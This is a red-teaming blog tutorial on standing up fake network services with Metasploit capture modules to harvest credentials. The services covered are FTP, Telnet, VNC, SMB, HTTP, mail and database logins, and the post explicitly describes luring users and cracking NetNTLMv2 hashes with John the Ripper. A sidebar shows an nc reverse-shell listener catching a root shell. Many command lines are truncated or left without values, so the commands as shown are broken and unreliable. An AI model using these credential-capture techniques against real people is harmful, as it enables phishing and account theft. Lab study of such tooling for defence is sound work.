Hacking Articles

Raj Chandel's Blog

Credential Dumping: Fake Services

posted in RED TEAMING on AUGUST 23, 2020 by RAJ CHANDEL

SHARE

Have you ever heard about Fake services? Credential dumping can be performed by exploiting open ports like ftp, telnet, smb, etc. to gain sensitive data like usernames and passwords.

Table of Contents

Introduction

In Metasploit by making use of auxiliary modules, you can fake any server of choice and gain credentials of the victim. For your server to be used, you can make use of search command to look for modules. So, to get you started, switch on your Kali Linux machines and start Metasploit using the command

```
msfconsole
```

FTP

FTP stands for 'file transferring Protocol' used for the transfer of computer files between a client and server on a computer network at port 21. This module provides a fake FTP service that is designed to capture authentication credentials.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/ftp
msf5 auxiliary(server/capture/ftp) > set srvhost
msf5 auxiliary(server/capture/ftp) > set banner W
msf5 auxiliary(server/capture/ftp) > exploit
```

Here you see that the server has started and the module is running.

On doing a Nmap scan with the FTP port and IP address, you can see that the port is open.

```
nmap -p21 <ip address>
ftp 192.168.0.102
```

Now to lure the user into believing, it to be a genuine login page you can trick the user in opening the ftp login page. It will display, 'Welcome to Hacking Articles' and it will ask the user to put his user Id and password.

According to the user, it would be a genuine page, he will put his user ID and password.

It will show the user that the login is failed, but the user ID and password will be captured by the listener.

You see that the ID /Password is

```
raj/123
```

Telnet

Telnet is a networking protocol that allows a user on one computer to log into another computer that is part of the same network at port 23. This module provides a fake Telnet service that is designed to capture authentication credentials.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/telnet
msf5 auxiliary(server/capture/ telnet) > set banr
msf5 auxiliary(server/capture/ telnet) > set srvh
msf5 auxiliary(server/capture/ telnet) > exploit
```

On doing a Nmap scan with the Telnet port and IP address, you can see that the port is open.

```
nmap -p23<ip address>
telnet 192.168.0.102
```

Now to lure the user into believing, it to be a genuine login page you can trick the user in opening the Telnet login page. It will display, 'Welcome to Hacking Articles' and it will ask the user to put his user Id and password.

According to the user, it would be a genuine page, he will put his user ID and password.

It will show the user that the login is failed, but the user ID and password will be captured by the listener.

You see that the ID /Password is

```
ignite/123
```

VNC

VNC Virtual Network Computing is a graphical desktop sharing system that uses the Remote Frame Buffer protocol to remotely control another computer at port 5900. This module provides a fake VNC service that is designed to capture authentication credentials.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/vnc
msf5 auxiliary(server/capture/ vnc) > set srvhost
msf5 auxiliary(server/capture/ vnc) > set johnpwf
msf5 auxiliary(server/capture/ vnc) > exploit
```

Here we use JOHNPWFILE option to save the captures hashes in John the Ripper format. Here we see that the module is running and the listener has started.

On doing a Nmap scan with the vnc port and IP address, you can see that the port is open.

```
nmap -p5900 <ip address>
vncviewer 192.168.0.102
```

According to the user, it would be a genuine page, as on starting vncviewer he will put his user ID and password.

It will show that there was an authentication failure, but the hash for the password have been captured.

SMB

SMB stands for server message block which is used to share printers, files etc at port 445. This module provides an SMB service that can be used to capture the challenge-response password hashes of the SMB client system.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/smb
msf5 auxiliary(server/capture/ smb) > set johnpwf
msf5 auxiliary(server/capture/ smb) > set srvhost
msf5 auxiliary(server/capture/ smb) > exploit
```

The server capture credentials in a hash value which can be cracked later, therefore **johnpwfile** of John the Ripper

On doing a Nmap scan with the smb port and IP address, you can see that the port is open

```
nmap -p445 <ip address>
```

As a result, this module will now generate a spoofed window security prompt on the victim's system to establish a connection with another system in order to access shared folders of that system.

It will show the user that the login failure, but the credentials will be captured by the listener. Here you can see that the listener has captured the user and the domain name. It has also generated an NT hash which can be decrypted with John the ripper.

Here you can see that the hash file generated on the desktop can be decrypted using

```
john _netntlmv2
```

And here you see that the password is in text form, **123** for user **Raj**.

http_basic

This module responds to all requests for resources with an HTTP 401. This should cause most browsers to prompt for a credential. If the user enters Basic Auth creds they are sent to the console. This may be helpful in some phishing expeditions where it is possible to embed a resource into a page

To exploit HTTP (80), you can type

```
msf5 > use auxiliary/server/capture/ http_basic
msf5 auxiliary(server/capture/ http_basic) > set
msf5 auxiliary(server/capture/ http_basic) > set
msf5 auxiliary(server/capture/ http_basic) > set
msf5 auxiliary(server/capture/ http_basic) > expl
```

As a result, this module will now generate a spoofed login prompt on the victim's system when an http url is opened.

It will show the user that the login is failed, but the user ID and password will be captured by the listener.

You see that the ID /Password is

```
raj/123
```

POP3

POP3 is a client/server protocol in which e-mail is received and held for you by your Internet server at port 110. This module provides a fake POP3 service that is designed to capture authentication credentials.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/pop3
msf5 auxiliary(server/capture/pop3) > set srvhost
msf5 auxiliary(server/capture/pop3) > exploit
```

On doing a Nmap scan with the POP3 port and IP address, you can see that the port is open

```
nmap -p110 <ip address>
telnet 192.168.0.102 110
```

According to the user, it would be a genuine page, he will put his user ID and password.

You see that the User /Password captured by the listener is

```
raj/123
```

SMTP

SMTP stands for Simple Mail Transfer Protocol which is a communication protocol for electronic mail transmission at port 25. This module provides a fake SMTP service that is designed to capture authentication credentials

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/smtp
msf5 auxiliary(server/capture/smtp) > set srvhost
msf5 auxiliary(server/capture/smtp) > exploit
```

On doing a Nmap scan with the SMTP port and IP address, you can see that the port is open

```
nmap -p25 <ip address>
telnet 192.168.0.102 25
```

According to the user, it would be a genuine page, he will put his user ID and password.

On adding the ID and password, it will show server error to the user, but it will be captured by the listener

```
raj/123
```

PostgreSQL

Postgresql is an opensource database which is widely available at port 5432. This module provides a fake PostgreSQL service that is designed to capture clear-text authentication credentials.

```
msf5 > use auxiliary/server/capture/postgresql
msf5 auxiliary (server/capture/ postgresql) > set
msf5 auxiliary (server/capture/ postgresql) > exp
```

On doing a Nmap scan with the PostgreSQL port and IP address, you can see that the port is open

```
nmap -p5432 <ip address>
psql -h 192.168.0.102 -U raj
```

According to the user, it would be a genuine page, he will put his user ID and password

On adding the ID and password, it will show server error to the user, but it will be captured by the listener

```
raj/123
```

MsSQL

Mssql is a Microsoft developed database management system which is widely available at 1433. This module provides a fake MSSQL service that is designed to capture authentication credentials. This module support both the weakly encoded database logins as well as Windows logins (NTLM).

To achieve this,

```
msf5 > use auxiliary/server/capture/mssql
msf5 auxiliary (server/capture/ mssql) > set srvh
msf5 auxiliary (server/capture/ mssql) > exploit
```

It will open a fake Microsoft session manager window. According to the user, it would be a genuine page, he will put his user ID and password.

On adding the ID and password, it will show server error to the user, but it will be captured by the listener

```
User/ID: raj/123
```

http_ntlm

The **http_ntlm** capture module tries to quietly catch NTLM challenge hashes over HTTP.

```
msf5 > use auxiliary/server/capture/ http_ntlm
msf5 auxiliary(server/capture/ http_ntlm) > set j
msf5 auxiliary(server/capture/ http_ntlm) > set s
msf5 auxiliary(server/capture/ http_ntlm) > set u
msf5 auxiliary(server/capture/ http_ntlm) > explo
```

As a result, this module will now generate a spoofed login prompt on the victim's system when an http URL is opened.

It will show the user that the logon failure, but the credentials will be captured by the listener. Here you can see that the listener has captured the user and the domain name. It has also generated an NT hash which can be decrypted with John the ripper

And here you see that the password Here you can see that the hash file generated on the desktop can be decrypted
using

```
john _netntlmv2
```

And here you see that the password is in text form, **123** for user **Raj**.

MySQL

It is an opensource database management system at port 3306. This module provides a fake MySQL service that is designed to capture authentication credentials. It captures challenge and response pairs that can be supplied at Johntheripper for cracking.

To achieve this,

```
msf5 > use auxiliary/server/capture/mysql
msf5 auxiliary (server/capture/ mysql) > set srvh
msf5 auxiliary (server/capture/ mysql) > exploit
```

On doing a Nmap scan with the MySql port and IP address, you can see that the port is open

```
nmap -p3306 <ip address>
mysql -h 192.168.0.102 -u root -p
```

According to the user, it would be a genuine page, he will put his user ID and password.

You see that the User /Password captured by the listener is

```
1234
```

Conclusion: Hence, by using these various auxiliary modules, you can exploit the various open ports and create fake servers and capture credentials.

Author: Jeenali Kothari is a Digital Forensics enthusiast and enjoys technical content writing. You can reach her on **Here**

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is Founder and CEO of Hacking Articles. He is a renowned security evangelist. His works include researching new ways for both offensive and defensive security and has done illustrious research on computer Security, exploiting Linux and windows, wireless security, computer forensic, securing and exploiting web applications, penetration testing of networks. Being an infosec enthusiast himself, he nourishes and mentors anyone who seeks it.

PREVIOUS POST
← INCIDENT RESPONSE- LINUX CHEATSHEET

NEXT POST
ANTI-FORENSIC: SWIPE FOOTPRINT WITH TIMESTOMP →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.

POST COMMENT

Search

ENTER KEYWORD

Subscribe to Blog via Email

Email Address

SUBSCRIBE


Join our Training Programs

IGNITE
Technologies
JOIN OUR CYBER SECURITY TRAINING PROGRAMS
Enroll Today
www.ignitetechnologies.in

Follow me on Twitter

Hacking Articles
@hackinarticles

Admirer HacktheBox Rooted@hackthebox_eu #hackt
#oscp #infosec #hacking #cyber



```
┌──(root💀 kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.129.77.71: inverse host lookup failed: Unknown host
connect to [10.10.14.52] from (UNKNOWN) [10.129.77.71]
root@admirer:/# cd /root
cd /root
root@admirer:~# ls
ls
root.txt
root@admirer:~# cat root.txt
cat root.txt
e95fe[redacted]238
root@admirer:~# █
```

Categories

- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Password Cracking
- Penetration Testing
- Pentest Lab Setup
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Uncategorized
- Website Hacking
- Window Password Hacking
- Wireless Hacking

Articles

Select Month